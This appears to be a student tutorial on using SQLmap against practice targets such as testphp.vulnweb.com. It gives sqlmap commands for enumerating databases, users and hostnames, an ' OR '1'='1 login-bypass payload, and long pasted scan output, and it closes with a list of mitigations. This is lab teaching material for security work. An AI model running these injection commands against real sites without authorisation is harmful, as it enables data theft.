SQLmap

*L.CHAITANYA SAI*

*GIET*

**Step -1 Purpose and Usage of the SQLMap:**

* SQLMap is primarily used to automate the process of detecting SQL injection vulnerabilities in web applications.
* Once a vulnerability is identified, SQLMap can enumerate information about the underlying database management system and extract data from the vulnerable database.
* This includes retrieving database schema information, dumping tables, and extracting sensitive data like usernames, passwords, and other information stored in the database.

**Step -2 Installation of SQLMap:**

* SQLMap is written in Python and can be easily installed on most operating systems.
* You can download SQLMap directly from its official GitHub repository. You can use Git to clone the repository or download the ZIP file ( https://github.com/sqlmapproject/sqlmap.git)
* If you have Python3 installed, you can install SQLMap using the following command: (python3 sqlmap.py).

**Step -3 Identifying a Vulnerable Web Application:**


* The intentionally vulnerable applications designed for educational purposes, such as OWASP WebGoat or DVWA (Damn Vulnerable Web Application).This vulnerabilities for training and testing purposes.
* We can utilize automated web vulnerability scanners like Burp Suite, OWASP ZAP, or Nessus. These tools can scan websites for common vulnerabilities such as SQL injection.
* By combining manual exploration with automated scanning techniques, you can effectively identify vulnerable web applications for testing and security assessment purposes.

**Step -4 Performing a Basic SQL Injection Attack:**

* Use SQLMap to perform a basic SQL injection attack against the chosen target.
* Example command: sqlmap -u "http://target.com/page.php?id=1" --dbs .
* Explore the web application to find input fields where user input is directly incorporated into SQL queries without proper validation or sanitization.
* Enter a simple SQL injection payload into the "username" or "password" field. For example, entering ' OR '1'='1 as the username or password would modify the SQL query to become: (SELECT \* FROM users WHERE username='' OR '1'='1' AND password='$password')

**Process:**

* **Syntax:** sqlmap -u <website\_link> --crawl=2
* **Sqlmap -**u <http://testphp.vulnweb.com/> --crawl=2
* Use  **--batch** command for automatic response to yes/no questions while executing the commands

****

**From the sql injection we get following results:**

* + testing 'Generic inline queries'
  + testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
  + testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
  + testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
  + testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)'
  + testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID\_SUBSET)'
  + testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON\_KEYS)'
  + testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON\_KEYS)'
  + testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
  + testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
  + testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
  + testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
  + testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
  + testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
  + testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
  + testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
  + testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
  + testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
  + testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
  + testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
  + testing 'MySQL >= 5.6 error-based - Parameter replace (GTID\_SUBSET)'
  + testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON\_KEYS)'
  + testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
  + testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
  + testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
  + testing 'MySQL inline queries'
  + testing 'MySQL >= 5.0.12 stacked queries (comment)'
  + considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
  + testing 'MySQL >= 5.0.12 stacked queries'
  + testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
  + testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
  + testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
  + testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
  + testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
  + testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
  + testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
  + testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
  + GET parameter 'artist' appears to be 'MySQL >= 5.0.12 OR time-based blind (SLEEP)' injectable
  + testing 'Generic UNION query (NULL) - 1 to 20 columns'
  + automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
  + 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
  + target URL appears to have 3 columns in query


Results are saved in this path '/home/kali/.local/share/sqlmap/output/results-02252024\_1012am.csv'

**Using the following command**



**cat '/home/kali/.local/share/sqlmap/output/results-02252024\_1012am.csv'**

**sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs –batch**

provide databases and its names in the SQL




Here data found like version, user database name etc as shown in above image.




Here there are 3 tables are found.

“sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user --current-db –hostname”

By using this command we can found current user, current database, hostname as shown in below image.



Here we are trying to find tables and dump them as shown below.



Here are the resultant tables given below.



**Limitations:**

* Ethical Considerations
* Encrypt private/confidential data being stored in the database
* Detection Dependency
* Use a Web Application Firewall (WAF) for web applications that access databases
* Use secure coding and SDLC practices
* Use input validation and sanitation
* Use stored procedures and parametrization
* Complex Scenarios
* Use program analysis techniques and proxies